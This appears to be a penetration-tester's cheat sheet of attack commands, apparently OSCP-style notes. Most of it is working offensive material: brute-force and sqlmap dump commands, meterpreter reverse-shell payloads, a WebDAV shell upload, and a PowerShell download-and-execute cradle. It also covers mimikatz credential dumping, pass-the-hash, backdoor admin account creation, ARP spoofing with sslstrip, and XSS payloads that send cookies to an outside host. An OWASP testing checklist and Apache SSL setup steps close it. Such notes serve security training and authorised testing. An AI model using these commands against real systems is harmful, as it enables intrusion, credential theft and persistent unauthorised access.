- FTP service on 10.10.1.22:21
  - Enumeration
    - nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
    - hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

msf > use exploit/windows/mssql/mssql_payload

msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp

sqlmap -u http://meh.com --forms --batch --crawl=10
--cookie=jsessionid=54321 --level=5 --risk=3

Automated sqlmap scan

sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE
--level=3 --current-user --current-db --passwords
--file-read="/var/www/blah.php"

Targeted sqlmap scan

sqlmap -u "http://meh.com/meh.php?id=1"
--dbms=mysql --tech=U --random-agent --dump

Scan url for union + error based injection with mysql backend
and use a random user agent + database dump

sqlmap -o -u "http://meh.com/form/" --forms

sqlmap check form for injection

sqlmap -o -u "http://meh/vuln-form" --forms
-D database-name -T users --dump

sqlmap dump and crack hashes for table users on database-name.

[*] Found VNC service on 10.11.1.73:5800
[*] Find public exploits
[=] searchsploit vnc
[*] Bruteforcing
[=] crowbar -b vnckey -s 10.11.1.73/32 -p IP -k PASS_FILE
[*] Found CUPS service on 10.11.1.73:1100
[*] Find public exploits
[=] searchsploit java rmi

[*] Found VNC service on 10.11.1.73:5900
[*] Find public exploits
[=] searchsploit vnc
[*] Bruteforcing
[=] crowbar -b vnckey -s 10.11.1.73/32 -p IP -k PASS_FILE

[*] Found MS SMB service on 10.11.1.73:445
[*] Enumeration
[=] nmap -sV -Pn -vv -p 139,445 --script=smb-vuln* --script-args=unsafe=1 -oA
'/root/Documents/10.11.1.73/scans/10.11.1.73_445_smb.nmap' 10.11.1.73
[=] enum4linux -a 10.11.1.73 | tee /root/Documents/10.11.1.73/scans/10.11.1.73_445_enum4linux.txt
[=] nmap -sV -Pn -vv -p 445 --script=smb-enum-users -oA '/root/Documents/10.11.1.73/scans/10.11.1.73_
445_smb_smb-enum-users.nmap' 10.11.1.73

[*] Found RDP service on 10.11.1.73:3389
  [*] Bruteforcing
    [=] ncrack -vv --user administrator -P PASS_LIST rdp://10.11.1.73
    [=] crowbar -b rdp -u -s 10.11.1.73/32 -U USER_LIST -C PASS_LIST
    [=] for username in $(cat USER_LIST); do for password in $(cat PASS_LIST) do; rdesktop -u $username -p $password 10.11.1.73; done; done;

LOG EVERYTHING!

Metasploit - spool /home/<username>/.msf3/logs/console.log
Save contents from each terminal!
Linux - script myoutput.txt # Type exit to stop

[+] Disable network-manager
service network-manager stop

[+] Set IP address
ifconfig eth0 192.168.50.12/24

[+] Set default gateway
route add default gw 192.168.50.9

[+] Set DNS servers
echo "nameserver 192.168.100.2" >> /etc/resolv.conf

[+] Show routing table
Windows - route print
Linux   - route -n

[+] Add static route
Linux - route add -net 192.168.100.0/24 gw 192.16.50.9
Windows - route add 0.0.0.0 mask 0.0.0.0 192.168.50.9

[+] Subnetting easy mode
ipcalc 192.168.0.1 255.255.255.0

[+] Windows SAM file locations
c:\windows\system32\config\
c:\windows\repair\
bkhive system /root/hive.txt
samdump2 SAM /root/hive.txt > /root/hash.txt

[+] Python Shell
python -c 'import pty;pty.spawn("/bin/bash")'

---------- Internet Host/Network Enumeration

[+] WHOIS Querying
whois www.domain.com

[+] Resolve an IP using DIG
dig @8.8.8.8 securitymuppets.com

[+] Find Mail servers for a domain
dig @8.8.8.8 securitymuppets.com -t mx

[+] Find any DNS records for a domain
dig @8.8.8.8 securitymuppets.com -t any

[+] Zone Transfer
dig @192.168.100.2 securitymuppets.com -t axfr
host -l securitymuppets.com 192.168.100.2
nslookup / ls -d domain.com.local

[+] Fierce
fierce -dns <domain> -file <output_file>
fierce -dns <domain> -dnsserver <server>
fierce -range <ip-range> -dnsserver <server>
fierce -dns <domain> -wordlist <wordlist>

---------- IP Network scanning

[+] ARP Scan
arp-scan 192.168.50.8/28 -I eth0

[+] NMAP Scans

[+] Nmap ping scan
sudo nmap –sn -oA nmap_pingscan 192.168.100.0/24 (-PE)

[+] Nmap SYN/Top 100 ports Scan
nmap -sS -F -oA nmap_fastscan 192.168.0.1/24

[+] Nmap SYN/Version All port Scan - ## Main Scan
sudo nmap -sV -PN -p0- -T4 -A --stats-every 60s --reason -oA nmap_scan 192.168.0.1/24

[+] Nmap SYN/Version No Ping All port Scan
sudo nmap -sV -Pn -p0- --exclude 192.168.0.1 --reason -oA nmap_scan 192.168.0.1/24

[+] Nmap UDP All port scan - ## Main Scan
sudo nmap -sU -p0- --reason --stats-every 60s --max-rtt-timeout=50ms --max-retries=1 -oA nmap_scan 192.168.0.1/24

[+] Nmap UDP/Fast Scan
nmap -F -sU -oA nmap_UDPscan 192.168.0.1/24

[+] Nmap Top 1000 port UDP Scan
nmap -sU -oA nmap_UDPscan 192.168.0.1/24

[+] HPING3 Scans
hping3 -c 3 -s 53 -p 80 -S 192.168.0.1
Open = flags = SA
Closed = Flags = RA
Blocked = ICMP unreachable
Dropped = No response

[+] Source port scanning
nmap -g <port> (88 (Kerberos) port 53 (DNS) or 67 (DHCP))
Source port also doesn't work for OS detection.

[+] Speed settings

-n	Disable DNS resolution
-sS	TCP SYN (Stealth) Scan
-Pn	Disable host discovery
-T5	Insane time template
--min-rate 1000	1000 packets per second
--max-retries 0	Disable retransmission of timed-out probes

[+] Netcat (swiss army knife)
Connect mode (ncat is client) | default port is 31337
ncat <host> [<port>]

Listen mode (ncat is server) | default port is 31337
ncat -l [<host>] [<port>]

Transfer file (closes after one transfer)
ncat -l [<host>] [<port>] < file

Transfer file (stays open for multiple transfers)
ncat -l --keep-open [<host>] [<port>] < file

Receive file
ncat [<host>] [<port>] > file

Brokering | allows for multiple clients to connect
ncat -l --broker [<host>] [<port>]

Listen with SSL | many options, use ncat --help for full list
ncat -l --ssl [<host>] [<port>]

Access control
ncat -l --allow <ip>
ncat -l --deny <ip>

Proxying

ncat --proxy <proxyhost>[:<proxyport>] --proxy-type {http | socks4} <host>[<port>]

Chat server | can use brokering for multi-user chat
ncat -l --chat [<host>] [<port>]

---------- Cisco/Networking Commands

? - Help
> - User mode
- Privileged mode
router(config)# - Global Configuration mode

enable secret more secure than enable password.

For example, in the configuration command:
enable secret 5 1iUjJ$cDZ03KKGh7mHfX2RSbDqP.
The enable secret has been hashed with MD5, whereas in the command:
username jdoe password 7 07362E590E1B1C041B1E124C0A2F2E206832752E1A01134D
The password has been encrypted using the weak reversible algorithm.

enable - Change to privileged mode to view configs
config terminal/config t - Change to global config mode to modify

#show version - Gives you the router's configuration register (Firmware)
#show running-config - Shows the router, switch, or firewall's current configuration
#show ip route - show the router's routing table
#show tech-support - Dump config but obscure passwords

---------- Remote Information Services

[+] DNS
Zone Transfer - host -l securitymuppets.com 192.168.100.2
Metasploit Auxiliarys:
auxiliary/gather/enum_dns
use auxiliary/gather/dns...

[+] Finger - Enumerate Users
finger @192.168.0.1
finger -l -p user@ip-address
auxiliary/scanner/finger/finger_users

[+] NTP
Metasploit Auxiliarys

[+] SNMP
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt
Metasploit Module snmp_enum
snmpcheck -t snmpservice

[+] rservices
rwho 192.168.0.1
rlogin -l root 192.168.0.17

[+] RPC Services
rpcinfo -p
Endpoint_mapper metasploit

---------- Web Services

[+] WebDAV
Metasploit Auxiliarys
Upload shell to Vulnerable WebDAV directory:
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.20 LPORT=4444 R | msfencode -t asp -o shell.asp
cadaver http://192.168.0.60/
put shell.asp shell.txt
copy shell.txt shell.asp;.txt
Start reverse handler - browse to http://192.168.0.60/shell.asp;.txt

[+] Nikto Web Scanner
To scan a particular host
perl nikto.pl -host [host IP/name]

To scan a host on multiple ports (default = 80)
perl nikto.pl -host [host IP/name] -port [port number 1], [port number 2], [port number 3]

To scan a host and output fingerprinted information to a file
perl nikto.pl -host [host IP/name] -output [output_file]

To use a proxy while scanning a host
perl nikto.pl -host [host IP/name] -useproxy [proxy address]

---------- Windows Networking Services

[+] Get Domain Information:
nltest /DCLIST:DomainName
nltest /DCNAME:DomainName
nltest /DSGETDC:DomainName

[+] Netbios Enumeration
nbtscan -r 192.168.0.1-100
nbtscan -f hostfiles.txt

[+] enum4linux

[+] RID Cycling
use auxiliary/scanner/smb/smb_lookupsid

[+] Null Session in Windows
net use \\192.168.0.1\IPC$ "" /u:""

[+] Null Session in Linux
smbclient -L //192.168.99.131

---------- Accessing Email Services

Metasploit Auxiliarys

[+] SMTP Open Relay Commands

[-] ncat -C 86.54.23.178 25
[-] HELO mail.co.uk
[-] MAIL FROM: <Attacker@mail.co.uk>
[-] RCPT TO: <Victim@email.com>
[-] DATA
Test Email - some malicious stuff!

---------- VPN Testing

[+] ike-scan
ike-scan 192.168.207.134
sudo ike-scan -A 192.168.207.134
sudo ike-scan -A 192.168.207.134 --id=myid -P192-168-207-134key

[+] pskcrack
psk-crack -b 5 192-168-207-134key
psk-crack -b 5 --
charset="01233456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
192-168-207-134key
psk-crack -d /path/to/dictionary 192-168-207-134key

---------- Unix RPC

[+] NFS Mounts

Metasploit : auxiliary/scanner/nfs/nfsmount

rpcinfo -p 192.168.0.10

showmount -e 192.168.0.10
mount 192.168.0.10:/secret /mnt/share/

ssh-keygen
mkdir /tmp/r00t
mount -t nfs 192.168.0.10:/secret /mnt/share/
cat ~/.ssh/id_rsa.pub >> /mnt/share/root/.ssh/authorized_keys
umount /mnt/share

ssh root@192.168.0.10

---------- Post Exploitation

[+] Command prompt access on Windows Host

pth-winexe -U Administrator%<hash> //<host ip> cmd.exe

[+] Add Linux User
/usr/sbin/useradd –g 0 –u 0 –o user
echo user:password | /usr/sbin/chpasswd

[+] Add Windows User
net user username password@1 /add
net localgroup administrators username /add

[+] Solaris Commands
useradd -o user
passwd user
usermod -R root user

[+] Dump remote SAM:
PwDump.exe -u localadmin 192.168.0.1

[+] Mimikatz
mimikatz # privilege::debug
mimikatz # sekurlsa::logonPasswords full

[+] Meterpreter
meterpreter> run winenum
meterpreter> use post/windows/gather/smart_hashdump

meterpreter > use incognito
meterpreter > list_tokens -u
meterpreter > impersonate_token TVM\domainadmin
meterpreter > add_user hacker password1 -h 192.168.0.10
meterpreter > add_group_user "Domain Admins" hacker -h 192.168.0.10

meterpreter > load mimikatz
meterpreter > wdigest
meterpreter > getWdigestPasswords
Migrate if does not work!

[+] Kitrap0d
Download vdmallowed.exe and vdmexploit.dll to victim
Run vdmallowed.exe to execute system shell

[+] Windows Information
On Windows:

ipconfig /all
systeminfo
net localgroup administrators
net view
net view /domain

[+] SSH Tunnelling
Remote forward port 222
ssh -R 127.0.0.1:4444:10.1.1.251:222 -p 443 root@192.168.10.118

---------- Metasploit

To show all exploits that for a vulnerability
grep <vulnerability> show exploits

To select an exploit to use
use <exploit>

To see the current settings for a selected exploit
show options

To see compatible payloads for a selected exploit
show payloads

To set the payload for a selected exploit
set payload <payload>

To set setting for a selected exploit
set <option> <value>

To run the exploit
exploit

One liner to create/generate a payload for windows
msfvenom --arch x86 --platform windows --payload windows/meterpreter/reverse_tcp LHOST=<listening_host> LPORT=<listening_port> --bad-chars “\x00” --encoder x86/shikata_ga_nai --iterations 10 --format exe --out /path/

One liner start meterpreter
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST <listening_host>;set LPORT <listening_port>;run;"

---------- [+] Metasploit Pivot

Compromise 1st machine

meterpreter> run arp_scanner -r 10.10.10.0/24
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/scanner/portscan/tcp

use bind shell

or run autoroute:

meterpreter > ipconfig
meterpreter > run autoroute -s 10.1.13.0/24
meterpreter > getsystem
meterpreter > run hashdump
use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > use exploit/windows/smb/psexec

or port forwarding:
meterpreter > run autoroute -s 10.1.13.0/24
use auxiliary/scanner/portscan/tcp
meterpreter > portfwd add -l <listening port> -p <remote port> -r <remote/internal host>

or socks proxy:
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/server/socks4a
Add proxy to /etc/proxychains.conf
proxychains nmap -sT -T4 -Pn 10.10.10.50
setg socks4:127.0.0.1:1080

---------- [+] Pass the hash

If NTML only:
00000000000000000000000000000000:8846f7eaee8fb117ad06bdd830b7586c

STATUS_ACCESS_DENIED (Command=117 WordCount=0):
This can be remedied by navigating to the registry key, "HKEY_LOCAL_MACHINE\System \CurrentControlSet\Services\LanManServer\Parameters" on the target systems and setting the value of "RequireSecuritySignature" to "0"

Run hashdump on the first compromised machine:
run post/windows/gather/hashdump

Run Psexec module and specify the hash:
use exploit/windows/smb/psexec

---------- [+] Enable RDP:
meterpreter > run getgui -u hacker -p s3cr3t
Clean up command: meterpreter > run multi_console_command -rc
/root/.msf3/logs/scripts/getgui/clean_up__20110112.2448.rc

---------- [+] AutoRunScript
Automatically run scripts before exploiation:
set AutoRunScript "migrate explorer.exe"

[+] Set up SOCKS proxy in MSF

[+] Run a post module against all sessions
resource /usr/share/metasploit-framework/scripts/resource/run_all_post.rc

[+] Find local subnets 'Whilst in meterpreter shell'
meterpreter > run get_local_subnets

Add the correct Local host and Local port parameters
echo "Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.0.7 -Lport 443 -Force" >> /var/www/payload

Set up psexec module on metasploit
auxiliary/admin/smb/psexec_command
set command powershell -Exec Bypass -NoL -NoProfile -Command IEX (New-Object Net.WebClient).DownloadString(\'http://192.168.0.9/payload\')

Start reverse Handler to catch the reverse connection
Module options (exploit/multi/handler):
Payload options (windows/meterpreter/reverse_https):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST	192.168.0.9	yes	The local listener hostname
LPORT	443	yes	The local listener port

Show evasion module options
show evasion

[+] Metasploit Shellcode
msfvenom -p windows/shell_bind_tcp -b '\x00\x0a\x0d'

---------- File Transfer Services

[+] Start TFTPD Server
atftpd --daemon --port 69 /tmp

[+] Connect to TFTP Server
tftp 192.168.0.10
put / get files

---------- LDAP Querying

Tools:
ldapsearch
LDAPExplorertool2

Anonymous Bind:

ldapsearch -h ldaphostname -p 389 -x -b "dc=domain,dc=com"

Authenticated:
ldapsearch -h 192.168.0.60 -p 389 -x -D "CN=Administrator, CN=User, DC=<domain>, DC=com" -b "DC=<domain>, DC=com" -W

Useful Links:
http://www.lanmaster53.com/2013/05/public-facing-ldap-enumeration/
http://blogs.splunk.com/2009/07/30/ldapsearch-is-your-friend/

---------- Password Attacks

[+] Bruteforcing http password prompts
medusa -h <ip/host> -u <user> -P <password list> -M http -n <port> -m DIR:/<directory> -T 30

[+] Medusa
To display all currently installed modules
medusa -d

Display specific options for a module
medusa -M [module_name] -q

Test all passwords in password file against the admin user on the host
192.168.1.20 via the SMB | SSH | MySQL | HTTP service
medusa -h 192.168.1.20 -u admin -P passwords.txt -M [smbnt | ssh | mssql | http]

To brute force 10 hosts and 5 users concurrently (using Medusa's parallel features)
Each of the 5 threads targeting a host will check a specific user
medusa -H hosts.txt -U users.txt -P passwords.txt -T 10 -t 5 -L -F -M smbnt

Medusa allows username, password, and host data to be placed within the same file (the "combo" file).
Possible combinations in the combo file:

host:username:password
host:username:
host::
:username:password
:username:
::password
host::password
:id:lm:ntlm::: (PwDump files)

To test each username/password entry in the file combo.txt
medusa -M smbnt -C combo.txt

[+] Hydra

#hydra does not have a native default wordlist, using the Rockyou list is suggested
#example brute force crack on ftp server
hydra -t 1 -l admin -P [path to password.lst] -vV [IPaddress] ftp
--> -t # = preform # tasks
--> -l NAME = try to log in with NAME
--> -P [filepath] = Try password
--> -vV = verbose mode, showing the login+pass for each attempt

#check for joe accounts by adding modifier -e s

#to write found login+pass combinations to fiel, add modifier -0 [fileanme]

[+] John The Ripper
#To show the types of passwords that John can crack with crack speed (in cracks/second)
john --test

#To use your own word list (the Rockyou list is suggested)
john --wordlist=[filename] [passwordfile]

#To show your results after running john (shows ~/.john/john.pot)
john --show

#To restore an interrupted john session
john --restore

[+] Hashcat
#Hashcat uses precomputed dictionaries, rainbow tables, and even a brute-force approach to find an effective and efficient way crack passwords.

#usage: hashcat [options] hash|hasfile|hccapxfile [dictonary|mask|directory]

Important options are -m --hashtype and -a --attack-mode
  Example: hashcat -a 0 -m 500 -o output.txt hashes.txt rockyou.txt

#Attack modes
  0 - Straight
  1 - Combination
  3 - Brute-force
  6 - Hybrid wordlist+Mask
  7 - Hybrid mask + Wordlist

 # Hash types
  Hash cat can crack numerous types of hashes. When the hashes doesn't match with hash type(-m) option "line length execption" arises
  Quick reference to check hash type with example: https://hashcat.net/wiki/doku.php?id=example_hashes

[+] Cain and Abel

#Cain and Abel is a hacking application exclusive to Windows, it can crack numerous hash types, including NTLM, NTLMv2, MD5, wireless, Oracle, MySQL, SQL Server, SHA1, SHA2, Cisco, VoIP, and many others.

#To perform dictionary attack for cracking passwords by using cain and abel
first import the NTLM hashes.
Next in cracker tab, all imported username and hashes will be displayed.
Select desired user, right click and select dictonary attack
NTLM hashes window will popup
Right click on top blank area
Select Add to list and browse dictonary or wordlist file
Click start

[+] Ophcrack

#Ophcrack is a free rainbow table-based password cracking tool for Windows 8 (both local and Microsoft accounts), Windows 7, Windows Vista, and Windows XP.

#The Ophcrack LiveCD option allows for completely automatic password recovery.

#It cracks LM and NTLM (Windows) hashes.

#Pros
Software is freely available for download online
Passwords are recovered automatically using the LiveCD method
No software installation is necessary to recover passwords
No knowledge of any existing passwords is necessary

#Cons
LiveCD ISO image must be burned to a disc or USB device before being used
Passwords greater than 14 characters cannot be cracked
Won't crack even the simplest Windows 10 password

[+] RainbowCrack

#The RainbowCrack software cracks hashes by rainbow table lookup.

#To crack single hash
rcrack [rainbow_table_path] -h hash_to_be_cracked
Path - Location of rainbow tables
Example: rcrack c:\rt -h fcea920f7412b5da7be0cf42b8c93759

#To crack multiple hashes in a file
rcrack [rainbow_table_path] -l hash_file
Example: rcrack c:\rt -l hash_list_file

#To lookup rainbow tables in multiple directories
rcrack [rainbow_table_path] [rainbow_table_path2] -l hash_file
Example: rcrack c:\rt1 c:\rt2 -l hash_list_file

#To load and crack LM hashes from pwdump file
rcrack [rainbow_table_path] -lm pwdump_file

#To load and crack NTLM hashes from pwdump file
rcrack [rainbow_table_path] -ntlm pwdump_file

[+] acccheck
#Windows Password dictionary attack tool for SMB

#Usage: acccheck [options]
  options -t [single host IP address]
        -T [file containing target ip address(es)]
        -p [single password]
        -P [file containing passwords]
        -u [single user]
        -U [file containing usernames]

#Examples
Attempt the 'Administrator' account with a [BLANK] password.
acccheck -t 10.10.10.1
Attempt all passwords in 'password.txt' against the 'Administrator' account.
acccheck -t 10.10.10.1 -P password.txt
Attempt all password in 'password.txt' against all users in 'users.txt'.
acccehck -t 10.10.10.1 -U users.txt -P password.txt
Attempt a single password against a single user.
acccheck -t 10.10.10.1 -u administrator -p password

[+]Brutespray
#BruteSpray takes nmap GNMAP/XML output and automatically brute-forces services with default credentials using Medusa.

#usage: brutespray [-h] -f FILE [-o OUTPUT] [-s SERVICE] [-t THREADS]
            [-T HOSTS] [-U USERLIST] [-P PASSLIST] [-u USERNAME]
            [-p PASSWORD] [-c] [-i]
#Example
brutespray --file nas.gnmap -U /usr/share/wordlists/metasploit/unix_users.txt -P /usr/share/wordlists/metasploit/password.lst --threads 3 --hosts 1
Attack all services in nas.gnmap with a specific user list (unix_users.txt) and password list (password.lst).

[+]Crowbar
#Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

#usage: crowbar -b [openvpn | rdp | sshkey | vnckey] [arguments]
Example:crowbar -b rdp -s 192.168.86.61/32 -u victim -C /root/words.txt -n 1
Brute force the RDP service on a single host with a specified username and wordlist, using 1 thread.

[+]Aircrack-ng
#Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured.

#usage
aircrack-ng [options] <.cap / .ivs file(s)>
To have aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format.

#WPA Wordlist Mode
aircrack-ng -w password.lst wpa.cap
Specify the wordlist to use (-w password.lst) and the path to the capture file (wpa.cap) containing at least one 4-way handshake.

#Basic WEP Cracking
aircrack-ng all-ivs.ivs
To have aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format.

Useful Networking Cheatsheet

[+] Setting up an Ethernet bridge in Ubuntu/Kali Linux

# Install bridge-utils
sudo apt-get install bridge-utils

Disable network-manager + firewall

Configuration

ifconfig
ifconfig eth0 0.0.0.0
ifconfig eth1 0.0.0.0
brctl addbr br0
brctl addif br0 eth0
brctl addif br0 eth1
ifconfig mybridge up
dhclient br0 on devices

sudo tcpdump -i mybridge

Owasp Checklist

[+] Information Gathering

Manually explore the site

Spider/crawl for missed or hidden content
Check for files that expose content, such as robots.txt, sitemap.xml, .DS_Store
Check the caches of major search engines for publicly accessible sites
Check for differences in content based on User Agent (eg, Mobile sites, access as a Search engine Crawler)
Perform Web Application Fingerprinting
Identify technologies used
Identify user roles
Identify application entry points
Identify client-side code
Identify multiple versions/channels (e.g. web, mobile web, mobile app, web services)
Identify co-hosted and related applications
Identify all hostnames and ports
Identify third-party hosted content

[+] Configuration Management

Check for commonly used application and administrative URLs
Check for old, backup and unreferenced files
Check HTTP methods supported and Cross Site Tracing (XST)
Test file extensions handling
Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS)
Test for policies (e.g. Flash, Silverlight, robots)
Test for non-production data in live environment, and vice-versa
Check for sensitive data in client-side code (e.g. API keys, credentials)

[+] Secure Transmission

Check SSL Version, Algorithms, Key length
Check for Digital Certificate Validity (Duration, Signature and CN)
Check credentials only delivered over HTTPS
Check that the login form is delivered over HTTPS
Check session tokens only delivered over HTTPS
Check if HTTP Strict Transport Security (HSTS) in use

[+] Authentication

Test for user enumeration
Test for authentication bypass
Test for bruteforce protection
Test password quality rules
Test remember me functionality
Test for autocomplete on password forms/input
Test password reset and/or recovery
Test password change process
Test CAPTCHA
Test multi factor authentication
Test for logout functionality presence
Test for cache management on HTTP (eg Pragma, Expires, Max-age)

Test for default logins
Test for user-accessible authentication history
Test for out-of channel notification of account lockouts and successful password changes
Test for consistent authentication across applications with shared authentication schema / SSO

[+] Session Management

Establish how session management is handled in the application (eg, tokens in cookies, token in URL)
Check session tokens for cookie flags (httpOnly and secure)
Check session cookie scope (path and domain)
Check session cookie duration (expires and max-age)
Check session termination after a maximum lifetime
Check session termination after relative timeout
Check session termination after logout
Test to see if users can have multiple simultaneous sessions
Test session cookies for randomness
Confirm that new session tokens are issued on login, role change and logout
Test for consistent session management across applications with shared session management
Test for session puzzling
Test for CSRF and clickjacking

[+] Authorization

Test for path traversal
Test for bypassing authorization schema
Test for vertical Access control problems (a.k.a. Privilege Escalation)
Test for horizontal Access control problems (between two users at the same privilege level)
Test for missing authorization

[+] Data Validation

Test for Reflected Cross Site Scripting
Test for Stored Cross Site Scripting
Test for DOM based Cross Site Scripting
Test for Cross Site Flashing
Test for HTML Injection
Test for SQL Injection
Test for LDAP Injection
Test for ORM Injection
Test for XML Injection
Test for XXE Injection
Test for SSI Injection
Test for XPath Injection
Test for XQuery Injection
Test for IMAP/SMTP Injection
Test for Code Injection
Test for Expression Language Injection
Test for Command Injection
Test for Overflow (Stack, Heap and Integer)

Test for Format String
Test for incubated vulnerabilities
Test for HTTP Splitting/Smuggling
Test for HTTP Verb Tampering
Test for Open Redirection
Test for Local File Inclusion
Test for Remote File Inclusion
Compare client-side and server-side validation rules
Test for NoSQL injection
Test for HTTP parameter pollution
Test for auto-binding
Test for Mass Assignment
Test for NULL/Invalid Session Cookie

[+] Denial of Service

Test for anti-automation
Test for account lockout
Test for HTTP protocol DoS
Test for SQL wildcard DoS

[+] Business Logic

Test for feature misuse
Test for lack of non-repudiation
Test for trust relationships
Test for integrity of data
Test segregation of duties

[+] Cryptography

Check if data which should be encrypted is not
Check for wrong algorithms usage depending on context
Check for weak algorithms usage
Check for proper use of salting
Check for randomness functions

[+] Risky Functionality - File Uploads

Test that acceptable file types are whitelisted
Test that file size limits, upload frequency and total file counts are defined and are enforced
Test that file contents match the defined file type
Test that all file uploads have Anti-Virus scanning in-place.
Test that unsafe filenames are sanitised
Test that uploaded files are not directly accessible within the web root
Test that uploaded files are not served on the same hostname/port
Test that files and other media are integrated with the authentication and authorisation schemas

[+] Risky Functionality - Card Payment

Test for known vulnerabilities and configuration issues on Web Server and Web Application
Test for default or guessable password
Test for non-production data in live environment, and vice-versa
Test for Injection vulnerabilities
Test for Buffer Overflows
Test for Insecure Cryptographic Storage
Test for Insufficient Transport Layer Protection
Test for Improper Error Handling
Test for all vulnerabilities with a CVSS v2 score > 4.0
Test for Authentication and Authorization issues
Test for CSRF

[+] HTML 5

Test Web Messaging
Test for Web Storage SQL injection
Check CORS implementation
Check Offline Web Application

Verify Various Vulnerabilities

[+] IPMI Cipher Suite Zero Authentication Bypass:
http://www.tenable.com/plugins/index.php?view=single&id=68931

Tools required:
ipmitool
freeipmi-tools

ipmitool -I lanplus -H 192.168.0.1 -U Administrator -P notapassword user list

Specifying Cipher Suite Zero
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword user list
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword chassis status
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword help
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword shell
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword sensor

[+] Bash Remote Code Execution (Shellshock)
http://www.tenable.com/plugins/index.php?view=single&id=77823

x: () { :;}; /sbin/ifconfig > /tmp/ifconfig.txt
x: () { :;}; echo "Hacked" > /var/www/hacked.html

[+] DNS Server Cache Snooping Remote Information Disclosure
http://www.tenable.com/plugins/index.php?view=single&id=12217

Nmap Script: dns-cache-snoop
http://nmap.org/nsedoc/scripts/dns-cache-snoop.html

nmap -sU -p 53 --script dns-cache-snoop.nse --script-args 'dns-cache-snoop.mode=timed,dns-cache-snoop.domains={host1,host2,host3}' <target>

[+] IP Forwarding Enabled
http://www.tenable.com/plugins/index.php?view=single&id=50686

Nmap Script: ip-forwarding
http://nmap.org/nsedoc/scripts/ip-forwarding.html

sudo nmap -sn <target> --script ip-forwarding --script-args='target=www.example.com'

Alternatives:
- Set VM's default gateway as the victim IP address and attempt to route elsewhere.
- http://pentestmonkey.net/tools/gateway-finder

1) Flip your machine into forwarding mode (as root):
echo "1" > /proc/sys/net/ipv4/ip_forward

2) Setup iptables to intercept HTTP requests (as root):
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

3) sslstip.py -l 8080 -f lock.ico

4) Run arpspoof to redirect traffic to your machine (as root):
arpspoof -i <yourNetworkdDevice> -t <yourTarget> <theRoutersIpAddress>

Cookie Stealing:

[-] Start Web Service

python -m SimpleHTTPServer 80

[-] Use one of the following XSS payloads:

<script>document.location="http://192.168.0.60/?c="+document.cookie;</script>
<script>new Image().src="http://192.168.0.60/index.php?c="+document.cookie;</script>

CTF Notes

Enumerate Users via Finger
finger user@192.168.0.20

Show nfs shares available
showmount -e 192.168.1.54

User nfspysh to mount share and create .ssh directory
nfspysh -o server=192.168.0.20:/home/user
mkdir .ssh
cd .ssh

Generate ssh key pair
ssh-keygen
cp id_rsa.pub /tmp/authorized_keys

Transfer attacker public key to host
put /tmp/authorized_keys
exit

# Login to SSH server with no password
SSH_AUTH_SOCK=0 ssh user@192.168.0.20

Exfiltrate PHP code
/browse.php?file=php://filter/convert.base64-encode/resource=index.php (check why does this works)

Enabling Self signed certificates on local website

1. Install OpenSSL

sudo apt-get install openssl

2. Run the following command to generate the self signed SSL certificates:

sudo openssl req -x509 -nodes -days 1095 -newkey rsa:2048 -out /etc/ssl/certs/server.crt -keyout /etc/ssl/private/server.key

3. Enable SSL for Apache

sudo a2enmod ssl

4. Put the default-ssl site available creating a symbolic link

sudo ln -s /etc/apache2/sites-available/default-ssl.conf /etc/apache2/sites-enabled/000-default-ssl.conf

5. Edit the file default-ssl.conf

sudo nano /etc/apache2/sites-enabled/000-default-ssl.conf

Change the following lines to point to the certs:

SSLCertificateFile   /etc/ssl/certs/server.crt
SSLCertificateKeyFile /etc/ssl/private/server.key

6. Restart Apache

sudo /etc/init.d/apache2 restart

More information:
https://hallard.me/enable-ssl-for-apache-server-in-5-minutes/
https://www.sslshopper.com/article-how-to-create-and-install-an-apache-self-signed-certificate.html
http://www.akadia.com/services/ssh_test_certificate.html
https://www.sslshopper.com/apache-server-ssl-installation-instructions.html
http://www.emreakkas.com/linux-tips/invalid-command-sslengine-enabling-ssl-on-ubuntu-server

+ Use Nmap to remotely execute commands through SQL

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse <victim_ip> -p1433 --script-args
mssql.username=sa,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net user backdoor backdoor123
/add"
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse 10.11.1.31 -p1433 --script-args
mssql.username=<sql_user>,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net localgroup
administrators backdoor /add"
```

From <http://hackingandsecurity.blogspot.com/2017/09/oscp-tricks.html>

Change headers of a http request using curl

